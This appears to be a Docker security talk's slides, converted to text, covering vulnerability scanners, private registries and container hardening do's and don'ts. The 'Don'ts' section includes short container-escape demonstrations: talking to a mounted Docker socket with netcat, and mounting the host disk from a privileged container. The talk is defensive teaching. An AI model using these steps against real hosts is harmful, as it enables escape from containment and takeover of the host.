
[CVE-2017-15670](#)[CVE-2017-15804](#)[CVE-2017-15671](#)

SEVERITY

**Critical****Critical****Major****Major****Major****Major****Major****Major****Major**


## Components





[←](#) [example/nginx](#)


99009dfc5e95



Quay Security Scanner has detected **55** vulnerabilities.

Patches are available for **15** vulnerabilities.

- 9 High-level vulnerabilities.
- 9 Medium-level vulnerabilities.
- 7 Low-level vulnerabilities.
- 22 Negligible-level vulnerabilities.
- 8 Unknown-level vulnerabilities.

## Image Vulnerabilities

☐ Only show fixable

CVE	SEVERITY ↓	PACKAGE	CURRENT VERSION	FIXED IN VERSION	INTRODUCED IN IMAGE
▶ CVE-2016-2108	10 / 10	openssl	1.0.1k-3+deb8u4	1.0.1k-3+deb8u5	<code>apt-key adv --keyserver hkp...</code>
▶ CVE-2016-3191	High	pcre3	2:8.35-3.3+deb8u2	2:8.35-3.3+deb8u3	<code>file:b5391cb13172fb513dbfca...</code>

# Docker Registries - Secure Private Registry

- Secure Docker Private Registry v2
  - Use TLS and TLS-AUTH
  - No User Directory
  - No ACLs
- Use SUSE Portus
  - Use TLS
  - Authorization service and frontend for Docker registry (v2)
  - User Directory (with eg LDAP Support)
  - Roles and Permissions

# Docker Image Scanner - Clair

- Integrate Clair into Portus

coreos/dex ⓘ

☆ 0 Delete repository

Tags

Tag	Author	Image	Pushed at	Security
<input type="checkbox"/> unrelated	mssola	baa5d63471ea	2017-07-14T15:06:31.000Z	2 vulnerabilities
<input type="checkbox"/> another v2.2.1	mssola	020daa9b782f	2017-07-14T15:06:30.000Z	2 vulnerabilities

Tag: unrelated (repository: [dex](#))

clair

- [CVE-2016-8859](#) (severity: High)
- [CVE-2016-6301](#) (severity: High)

# Docker Container

- Dots
- Avoids
- Dos

# Docker Container - Dont's

=> Especially when untrusted 3rd-party

- Do not mount `/var/run/docker.sock` or `/var/lib/docker`

```
docker run -v /var/run/docker.sock:/var/run/docker.sock debian:8  
apt install netcat-openbsd  
nc -U /var/run/docker.sock
```

- Avoid privileged containers

```
docker run --privileged debian:8  
mkdir /ROOT; mount /dev/sda1 /ROOT/  
touch /ROOT/touched-from-container.txt
```

- Don't play with Namespaces

```
--pid=host, --net=host, --ipc=host, --uts=host  
kill, tcpdump, etc
```



# Docker Container - 10 Things to avoid

1. Don't store data in containers
2. Don't ship your application in two pieces
3. Don't create large images
4. Don't use a single layer image
5. Don't create images from running containers
6. Don't use only the "latest" tag
7. Don't run more than one process in a single container
8. Don't store credentials in the image. Use environment variables
9. Don't run processes as a root user
10. Don't rely on IP addresses

=> Read [10 things to avoid in docker containers](#)

# Docker Container - Do's

- No privileged Containers, drop capabilities
- Isolate networks
- Set user - Container UID Management
- Use cgroups to limit resources

```
docker run -ti \  
  -p 8080:8080 \  
  --privileged=false \  
  --cap-drop all \  
  --network=my-image \  
  --user 1001:1001 \  
  --cpu-shares = 128 # 1024/SUM(CORES) = 1 CORE = 128  
  --memory="512M" \  
  my-image
```

=> Read [Docker run reference](#)

# Docker Operations

- Audit-Logs
- Avoid image and container sprawl

# Q&A

Next round

Docker Security #3

Container management systems

Swarm, DCOS, Rancher, Kubernetes, OpenShift